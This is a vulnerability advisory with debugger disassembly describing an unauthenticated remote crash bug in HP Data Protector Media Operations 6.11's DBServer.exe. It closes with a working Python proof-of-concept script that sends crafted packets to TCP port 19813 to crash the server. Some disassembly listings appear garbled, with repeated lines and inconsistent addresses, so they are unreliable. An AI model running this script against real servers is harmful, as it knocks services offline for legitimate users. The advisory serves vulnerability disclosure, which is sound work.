

HP Data Protector Media Operations 6.11

"DBServer.exe"

NULL Pointer dereference

Remote Denial of Service

Author : Roi Mallo (rmallof a.k.a. r0i)

Vendor : Hewlett Packard

MD5sum : d3481866985bf58456d3062e8cf66b4c

Module: DBServer.exe

Vulnerability : Uninitialized variable NULL Pointer Dereference

Impact: Remote Denial of Service

URL : (trial) https://h10078.www1.hp.com/cda/hpdc/navigation.do?action=downloadBinStart&caid=44914&cp=54_4000_100&zn=bto&filename=B7129AAE

[+] **Index:**

[4].....	[Summary].
[5].....	[Discussion].
[8].....	[PoC].
[11].....	[Thanks to].

[+] Summary:


HP Data Protector Media Operations 6.11 "DBServer.exe" module has prone to Remote Denial of Service cause a parameter being **initialized to 0** under certain conditions this value will be accessed before properly initialized. Successful exploitation crash server by NULL **Pointer dereference**.

Authentication is not required to exploit this vulnerability.

[+] Discussion:


Connecting to server and sending request (after negotiation) with header+0 DWORD setting to 0x01000002 (I think this DWORD its like index of function to execute), with parameter header+4 setting to 0, server runs with normal behavior.

This is: index +0x5c on structure load on ESI is setted to 0:



```
0074BF50 . 8956 5C      MOV DWORD PTR DS:[ESI+5C],EDX
0074BF53 . 8956 58      MOV DWORD PTR DS:[ESI+58],EDX
0074BF56 . F3AB        REP STOS DWORD PTR ES:[EDI]
0074BF58 . 8B30000000  MOV EAX,0
0074BF5D . C746 68 02000 MOV DWORD PTR DS:[ESI+68],2
0074BF64 . 66:8946 2C   MOV WORD PTR DS:[ESI+2C],AX
0074BF68 . 66:8946 2A   MOV WORD PTR DS:[ESI+2A],AX
0074BF6C . 8956 34      MOV DWORD PTR DS:[ESI+34],EDX
0074BF6F . C646 38 01   MOV BYTE PTR DS:[ESI+38],1
0074BF73 . 8956 60      MOV DWORD PTR DS:[ESI+60],EDX
0074BF76 . C646 44 F9   MOV BYTE PTR DS:[ESI+44],0F9
0074BF7A . 8956 45      MOV BYTE PTR DS:[ESI+45],DL
0074BF7D . 66:8956 46   MOV WORD PTR DS:[ESI+46],DX
0074BF81 . 8956 48      MOV DWORD PTR DS:[ESI+48],EDX
0074BF84 . 8956 50      MOV DWORD PTR DS:[ESI+50],EDX
0074BF87 . 8956 28      MOV BYTE PTR DS:[ESI+28],DL
0074BF8A . 8956 3C      MOV DWORD PTR DS:[ESI+3C],EDX
0074BF90 . 8956 CC00000 MOV DWORD PTR DS:[ESI+CC],EDX
0074BF93 . 8956 D000000 MOV DWORD PTR DS:[ESI+D0],EDX
0074BF99 . 8BC6        MOV EAX,ESI
0074BF9B . 5F          POP EDI
0074BF9C . C703 4800000 MOV DWORD PTR DS:[EBX],48
0074BF9E . 5E          POP ESI
0074BFA3 . 5B          POP EBX
0074BFA4 . C3          RETN
0074BFA5 . 90          NOP
0074BFA6 . 90          NOP
0074BFA7 . 90          NOP
0074BFA8 . 90          NOP
0074BFA9 . 90          NOP
0074BFAA . 90          NOP
0074BFAB . 90          NOP
0074BFAC . 90          NOP
0074BFAD . 90          NOP
0074BFAE . 90          NOP
0074BFAF . 90          NOP
0074BFB0 . 5E          PUSH ESI
DS:[00F54AEC]=00000000
```

Later, this index value is compared to 0 (EBX):



```
CPU - main thread, module DBServer
0074C6A2 > 8B4E 5C      MOV ECX, DWORD PTR DS:[ESI+5C]      bug 0x2; Case 7 of switch 0074C663
0074C6A4 . 3BCB        CMP ECX,EBX
0074C6A6 . 74 66       JE SHORT DBServer.0074C70C
0074C6A8 . E8 15D0FFFF CALL DBServer.0074A3C0
0074C6AB . EB 5F       JMP SHORT DBServer.0074C70C
0074C6AD > 8B56 14      MOV EDI, DWORD PTR DS:[ESI+14]      Case 5 of switch 0074C663
0074C6B0 . 8BCE        MOV ECX,ESI
0074C6B2 . 52          PUSH EDX
0074C6B3 . 53          PUSH EBX
0074C6B4 . E8 77020000 CALL DBServer.0074C930
0074C6B9 . 83F8 FF     CMP EAX,-1
0074C6BC . 75 4E       JNZ SHORT DBServer.0074C70C
0074C6BE . 395E 3C     CMP DWORD PTR DS:[ESI+3C],EBX
0074C6C1 . 74 19       JE SHORT DBServer.0074C6DC
0074C6C3 . FFD5       CALL EBP
0074C6C5 . 8BC8        MOV ECX,EAX
0074C6C7 . B8 1F85EB51 MOV EAX,51EB851F
0074C6C9 . F7E1        MUL ECX
0074C6CB . C1EA 05     SHR EDI,5
0074C6CD . 895E 50     MOV DWORD PTR DS:[ESI+50],EBX
0074C6D0 . 8D1452     LEA EDI,DWORD PTR DS:[EDI+EDX*2]
0074C6D2 . D1E2        SHL EDI,1
0074C6D4 . 8956 40     MOV DWORD PTR DS:[ESI+40],EDX
0074C6D7 > 8BCE        MOV ECX,ESI
0074C6D9 . 895E 30     MOV DWORD PTR DS:[ESI+30],EBX
0074C6DB > E8 CAF8FFFF CALL DBServer.0074BF00
0074C6DE . 8BCE        MOV ECX,ESI
0074C6E0 . E8 43040000 CALL DBServer.0074CB30
0074C6E2 . EB 1D       JMP SHORT DBServer.0074C70C
0074C6E4 > 8BCE        MOV ECX,ESI
0074C6E6 . E8 6AFBFFFF CALL DBServer.0074C260
0074C6E8 . 83F8 FF     CMP EAX,-1
0074C6EA . 75 11       JNZ SHORT DBServer.0074C70C
0074C6EC . 8BCE        MOV ECX,ESI
0074C6EE . E8 2E040000 CALL DBServer.0074CB30
0074C6F0 . 8BCE        MOV ECX,ESI
0074C6F2 . E8 02E8FFFF CALL DBServer.0074BF00
DS:[00F54AEC]=00000000
ECX=FFFFFFFF
Jumps from 0074C4DF, 0074C66F, 0074C68F, 0074C694
```

Then JE instruction on 0x0074c6a4 is taken and avoid CALL on 0x0074c6a6.

Eventhough, if we change header+4 from request to value != NULL, for example 0x00000001, something change ☺.

Following same way, last index +0x5c this time is loads with other structure offset, NOT NULL, then when this is compared to 0, JE instruction is no taken and we arrive to CALL:

```
CPU - main thread, module DBServer
0074C69C . C2 0400 RETN 4
0074C6A2 > 8B4E 5C MOV ECX,DWORD PTR DS:[ESI+5C] bug 0x2; Case 7 of switch 0074C663
0074C6A4 . 3BCB CMP ECX,EBX
0074C6A6 . 74 66 JE SHORT DBServer.0074C70C
0074C6A8 . E8 1500FFFF CALL DBServer.0074A3C0
0074C6AB . E8 5F JMP SHORT DBServer.0074C70C
0074C6AD > 8B56 14 MOV EDX,DWORD PTR DS:[ESI+14] Case 5 of switch 0074C663
0074C6B0 . 8BCE MOV ECX,ESI
0074C6B2 . 52 PUSH EDX
0074C6B4 . 53 PUSH EBX
0074C6B6 . E8 77020000 CALL DBServer.0074C930
0074C6B8 . 83F8 FF CMP EAX,-1
0074C6BA . 75 4E JNZ SHORT DBServer.0074C70C
0074C6BC . 395E 3C CMP DWORD PTR DS:[ESI+3C],EBX
0074C6BE . 74 19 JE SHORT DBServer.0074C6DC
0074C6C0 . FFD5 CALL EBP
0074C6C2 . 8BC8 MOV ECX,EAX
0074C6C4 . B8 1F85EB51 MOV EAX,51EB851F
0074C6C6 . F7E1 MUL ECX
0074C6C8 . C1EA 05 SHR EDX,5
0074C6CA . 895E 50 MOV DWORD PTR DS:[ESI+50],EBX
0074C6CC . 8D1452 LEA EDX,DWORD PTR DS:[EDX+EDX*2]
0074C6CE . D1E2 SHL EDX,1
0074C6D0 . 8956 40 MOV DWORD PTR DS:[ESI+40],EDX
0074C6D2 > 8BCE MOV ECX,ESI
0074C6D4 . 895E 30 MOV DWORD PTR DS:[ESI+30],EBX
0074C6D6 . E8 C9F8FFFF CALL DBServer.0074BFB0
0074C6D8 . 8BCE MOV ECX,ESI
0074C6DA . E8 43040000 CALL DBServer.0074CB30
0074C6DC > EB 10 JMP SHORT DBServer.0074C70C
0074C6DE . 8BCE MOV ECX,ESI
0074C6E0 . E8 6AFBFFFF CALL DBServer.0074C260
0074C6E2 . 83F8 FF CMP EAX,-1
0074C6E4 . 75 11 JNZ SHORT DBServer.0074C70C
0074C6E6 . 8BCE MOV ECX,ESI
0074C6E8 . E8 2E040000 CALL DBServer.0074CB30
0074C6EA . 8BCE MOV ECX,ESI
0074C6EC . 8BCE MOV ECX,ESI
0074C6EE . 8BCE MOV ECX,ESI
0074C6F0 . E8 2E040000 CALL DBServer.0074CB30
0074C6F2 . 8BCE MOV ECX,ESI
0074C6F4 . 8BCE MOV ECX,ESI
0074C6F6 . 8BCE MOV ECX,ESI
0074C6F8 . E8 2E040000 CALL DBServer.0074CB30
0074C6FA . 8BCE MOV ECX,ESI
0074C6FC . 8BCE MOV ECX,ESI
0074C6FE . 8BCE MOV ECX,ESI
0074C700 . E8 2E040000 CALL DBServer.0074CB30
0074C702 . 8BCE MOV ECX,ESI
0074A3C0=DBServer.0074A3C0
```

Structure loaded like parameter to this CALL has her offset 0xBD4 setted to 0:

```

CPU - main thread, module DBServer
0074A3C0 53 PUSH EBX
0074A3C1 55 PUSH EBP
0074A3C2 56 PUSH ESI
0074A3C3 8BF1 MOV ESI,ECX
0074A3C5 8B86 D40B0000 MOV EAX,DWORD PTR DS:[ESI+BD4]
0074A3C8 8B08 MOV ECX,DWORD PTR DS:[EAX]
0074A3CD 8B50 04 MOV EDX,DWORD PTR DS:[EAX+4]
0074A3D0 51 PUSH ECX
0074A3D1 8B0E MOV ECX,DWORD PTR DS:[ESI]
0074A3D3 52 PUSH EDX
0074A3D4 E8 57250000 CALL DBServer.0074C930
0074A3D9 8BE8 MOV EBP,EAX
0074A3DB 83FD FF CMP EBP,-1
0074A3DE 0F84 9A000000 JE DBServer.0074A47E
0074A3E4 33DB XOR EBX,EBX
0074A3E6 3BE8 CMP EBP,EBX
0074A3E8 0F85 AA000000 JNZ DBServer.0074A498
0074A3EE 66:837E 08 01 CMP WORD PTR DS:[ESI+8],1
0074A3F3 75 7F JNZ SHORT DBServer.0074A474
0074A3F5 8B86 D40B0000 MOV EAX,DWORD PTR DS:[ESI+BD4]
0074A3F8 66:895E 08 MOV WORD PTR DS:[ESI+8],BX
0074A3FF 66:895E 04 MOV WORD PTR DS:[ESI+4],BX
0074A403 57 PUSH EDI
0074A404 8B50 04 MOV EDX,DWORD PTR DS:[EAX+4]
0074A407 3BD3 CMP EDX,EBX
0074A409 74 27 JE SHORT DBServer.0074A432
0074A40B 8BBE D80B0000 MOV EDI,DWORD PTR DS:[ESI+BD8]
0074A411 8B4F 20 MOV ECX,DWORD PTR DS:[EDI+20]
0074A414 3BD1 CMP EDX,ECX
0074A416 74 1A JE SHORT DBServer.0074A432
0074A418 8B08 MOV EAX,DWORD PTR DS:[EAX]
0074A41A 3B47 24 CMP EAX,DWORD PTR DS:[EDI+24]
0074A41D 75 13 JNZ SHORT DBServer.0074A432
0074A41F 8BF8 MOV EDI,EAX
0074A421 48 DEC EAX
0074A422 85FF TEST EDI,EDI
0074A424 74 0C JE SHORT DBServer.0074A432
DS:[00F4D93C]=00000000
EAX=00000001

```

Address	Hex dump	ASCII
00F549EC	68 CD F4 00 00 00 00 48 00 00 00 02 00 00 00	h=9....H...0...
0012F834	00F54A90	eJs.
0012F838	7C80934A	J6P: kernels
0012F83C	00000000	

This offset not change his value under our conditions, and how you can see, later is dereferenced:

```

CPU - main thread, module DBServer
0074A3C0 53 PUSH EBX
0074A3C1 55 PUSH EBP
0074A3C2 56 PUSH ESI
0074A3C3 8BF1 MOV ESI,ECX
0074A3C5 8B86 D40B0000 MOV EAX,DWORD PTR DS:[ESI+BD4]
0074A3C8 8B08 MOV ECX,DWORD PTR DS:[EAX]
0074A3CD 8B50 04 MOV EDX,DWORD PTR DS:[EAX+4]
0074A3D0 51 PUSH ECX
0074A3D1 8B0E MOV ECX,DWORD PTR DS:[ESI]
0074A3D3 52 PUSH EDX
0074A3D4 E8 57250000 CALL DBServer.0074C930
0074A3D9 8BE8 MOV EBP,EAX
0074A3DB 83FD FF CMP EBP,-1
0074A3DE 0F84 9A000000 JE DBServer.0074A47E
0074A3E4 33DB XOR EBX,EBX
0074A3E6 3BE8 CMP EBP,EBX
0074A3E8 0F85 AA000000 JNZ DBServer.0074A498
0074A3EE 66:837E 08 01 CMP WORD PTR DS:[ESI+8],1
0074A3F3 75 7F JNZ SHORT DBServer.0074A474
0074A3F5 8B86 D40B0000 MOV EAX,DWORD PTR DS:[ESI+BD4]
0074A3F8 66:895E 08 MOV WORD PTR DS:[ESI+8],BX
0074A3FF 66:895E 04 MOV WORD PTR DS:[ESI+4],BX
0074A403 57 PUSH EDI
0074A404 8B50 04 MOV EDX,DWORD PTR DS:[EAX+4]
0074A407 3BD3 CMP EDX,EBX
0074A409 74 27 JE SHORT DBServer.0074A432
0074A40B 8BBE D80B0000 MOV EDI,DWORD PTR DS:[ESI+BD8]
0074A411 8B4F 20 MOV ECX,DWORD PTR DS:[EDI+20]
0074A414 3BD1 CMP EDX,ECX
0074A416 74 1A JE SHORT DBServer.0074A432
0074A418 8B08 MOV EAX,DWORD PTR DS:[EAX]
0074A41A 3B47 24 CMP EAX,DWORD PTR DS:[EDI+24]
0074A41D 75 13 JNZ SHORT DBServer.0074A432
0074A41F 8BF8 MOV EDI,EAX
0074A421 48 DEC EAX
0074A422 85FF TEST EDI,EDI
0074A424 74 0C JE SHORT DBServer.0074A432
DS:[00000000]=???
ECX=00F4CD68

```

Sure, crashing server and denying service to legitimate users:

[illegible]

[+] **PoC:**

This is PoC on Python to trigger bug (too attached with this advisory):

```
#!/usr/bin/python
```

```
import socket,struct,sys,os
```

```
SIGN=0x04030201
```

```
cmd=0x01000000
```

```
def main():
```

```
    if len(sys.argv)!=2:
```

```
        print"\n[x] Usage: python "+sys.argv[0]+" < ip_server >\n"
```

```
        sys.exit(0)
```

```
    else:
```

```
        host=sys.argv[1],19813    #default port TCP/19813
```

```
    if sys.platform=="win32":
```

```
        os.system("cls")
```

```
    else:
```

```
        os.system("clear")
```

```
    s=socket.socket()
```

```
    try:
```

```
        s.connect(host)
```

```
        s.recv(1024)
```

```

except:

    print"[x] Error connecting to remote host! This is g00d :D."
    sys.exit(0)

print"[+] Building crafted packets..."

#packet negotiation request
pktnego=struct.pack(">L",cmd+0x1)          #+0
pktnego+=struct.pack("<L",0x00000000)      #+4
pktnego+=struct.pack("<L",SIGN)            #+8 (signature)

#packet crash
pkt1=struct.pack("<L",cmd+0x2)
pkt1+=struct.pack(">L",0x00000001)        # != 0x0
pkt1+=struct.pack("<L",SIGN)

#end

print"[+] Negotiation."

s.send(pktnego)

s.recv(1024)

s.send(pkt1)#crash!

s.close()

if __name__=="__main__":
    main()

```

[+] Thanks to:

- Pepelux <http://www.pepelux.org/>
- CracksLatinos crew <http://www.ricardonarvaja.info/>
- L33t H4ck1n9 w0rld }:)